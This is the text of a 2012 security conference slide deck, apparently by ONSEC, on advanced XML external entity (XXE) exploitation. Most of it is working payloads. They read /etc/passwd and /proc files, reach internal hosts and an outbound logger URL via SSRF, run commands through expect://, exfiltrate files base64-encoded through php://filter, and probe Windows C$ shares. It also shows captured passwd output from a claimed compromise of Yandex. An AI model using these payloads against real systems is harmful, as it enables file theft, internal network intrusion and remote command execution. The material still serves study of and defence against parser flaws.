XXE: advanced exploitation

DC02139, Ukraine, Kyiv, 23/03/2012

XXE basics

- Parser bug (feature)
- To read local files
- To make DoS (by reading /dev/zero loops)

```
<?xml encoding='utf-8' ?>
<!DOCTYPE a [<!ENTITY e SYSTEM '/etc/passwd'> ]>
<a>&e;</a>
```

Example (Yandex pwn3d for $5000)

```
$ ./xxe-direct.pl
<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:namesp2="http://namespaces.soaplite.com/perl"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:namesp84="http://xml.apache.org/xml-soap"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-
ENV:Body>
<SOAP-ENV:Fault><faultcode
xsi:type="xsd:string">SOAP-ENV:511</faultcode><faultstring
xsi:type="xsd:string">Unknown language</faultstring><detail
xsi:type="xsd:string">Unknown language root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
```

Exploitation trick #1. More than 1 file

Reading more that 1 files per request

```
my $requestbody = "<?xml version='1.0'?>
<!DOCTYPE SOAP-ENV [
<!ENTITY a0 SYSTEM '/etc/hostname'>
<!ENTITY a1 SYSTEM '/proc/1/status'>
<!ENTITY a2 SYSTEM '/proc/2/status'>
<!ENTITY a3 SYSTEM '/proc/3/status'>
...
<!ENTITY asd '===beg1n===\n&a0;\n\n&a1;\n\n&a2;\n
\n&a3;===3nd===>
 <SOAP-ENV:Header>
   <locale>&asd;</locale>
  </SOAP-ENV:Header>
```

ONSEC.

Exploitation trick #2. More protocols

<!ENTITY a SYSTEM '**http(s)**://example.com/'>
<!ENTITY a SYSTEM '**ftp**://example.com/'>
<!ENTITY a SYSTEM '**news**://example.com/'>
<!ENTITY a SYSTEM '**gopher**://example.com/'>
<!ENTITY a SYSTEM '**cpan**://example.com/'>
<!ENTITY a SYSTEM '**mailto**://example.com/'>

LibXML+Perl:
http://search.cpan.org/~gaas/libwww-perl-6.03/lib/LWP.pm

Exploitation trick #3. SSRF


SSRF - Server Side Request Forgery

<!ENTITY a SYSTEM '**http**://internal-wiki/private-data.html'>
<!ENTITY a SYSTEM '**http**://my-site/logger.php?id=12345'>

ONSEC.

Exploitation trick #3. SSRF


Disclosure internal network via XXE



ONSEC.

Exploitation trick #3. SSRF. Practice

Dirbust via XXE and RCE =)



ONSEC.

Exploitation trick #4. Wrappers

Perl+LibXML+Ldap

<!ENTITY **a** SYSTEM '**ldap**://internalnetwork/catalogue'>

<!ENTITY **a** SYSTEM '**ssh**://internalnetwork/catalogue'>

PHP http://php.net/manual/en/wrappers.php
file:// http:// ftp:// php:// zlib:// data:// glob:// phar:// ssh2:// rar:// ogg:// expect://

ONSEC.

Exploitation trick #4. Wrappers

```
<!DOCTYPE scan [
<!ENTITY test SYSTEM "expect://ls --rce!">
]>
<scan>&test;</scan>
```

@Agarri_FR, required PECL

```
<!DOCTYPE scan [
<!ENTITY test SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
]>
<scan>&test;</scan>
//    Bypass well-formed XML output check
```

http://www.exploit-db.com/exploits/18560/

ONSEC.

Exploitation trick #5. Win filenames

```
<!DOCTYPE scan [
<!ENTITY test SYSTEM "C:/intet_pub/ad<<">
]>
<scan>&test;</scan>
```

http://onsec.ru/onsec.whitepaper-02.eng.pdf

Also we have found the "magic" difference between call of the function ***FindFirstFile****() directly from compiled C++ code and within the function of the PHP interpreter, e.g. via file_get_contents().*

To run direct call of the function ***FindFirstFile****(), we have used following sample code from MSDN (* *http://msdn.microsoft.com/en-us/library/aa364418(v=vs.85).aspx* *)*

Tested on PHP 4/5

ONSEC.

Exploitation trick #6. Win networks

Scanning internal network for MS shares

```
<!DOCTYPE scan [
<!ENTITY test-1 SYSTEM "\\10.0.0.1\C$\admins.txt">
<!ENTITY test-2 SYSTEM "\\10.0.0.2\C$\admins.txt">
...
<!ENTITY test-N SYSTEM "\\10.0.0.N\C$\admins.txt">
]>
<scan>&test-1;</scan>
```

ONSEC.

Exploitation trick #7. Blind XXE?

Reading local XML (w/o parser errors in output) via attrs bruteforce

<!DOCTYPE scan SYSTEM '../WEB-INF/web.xml']>

PoC only

a) $XML_{attacker}+XML_{local}=XML_{out}$

b) $XSD_{attacker}+XML_{local}=XML_{out}$

c) .....

d) .....

ONSEC.

Exploitation trick #8. Not only web

- 3-rd party application
- Browsers (local file reading in Safari 2010)
- Another one
- …
- Take a Chrome reward now ;)

ONSEC.

???

Ukraine, Kyiv, 23/03/2012

@d0znpp
d0znpp@onsec.ru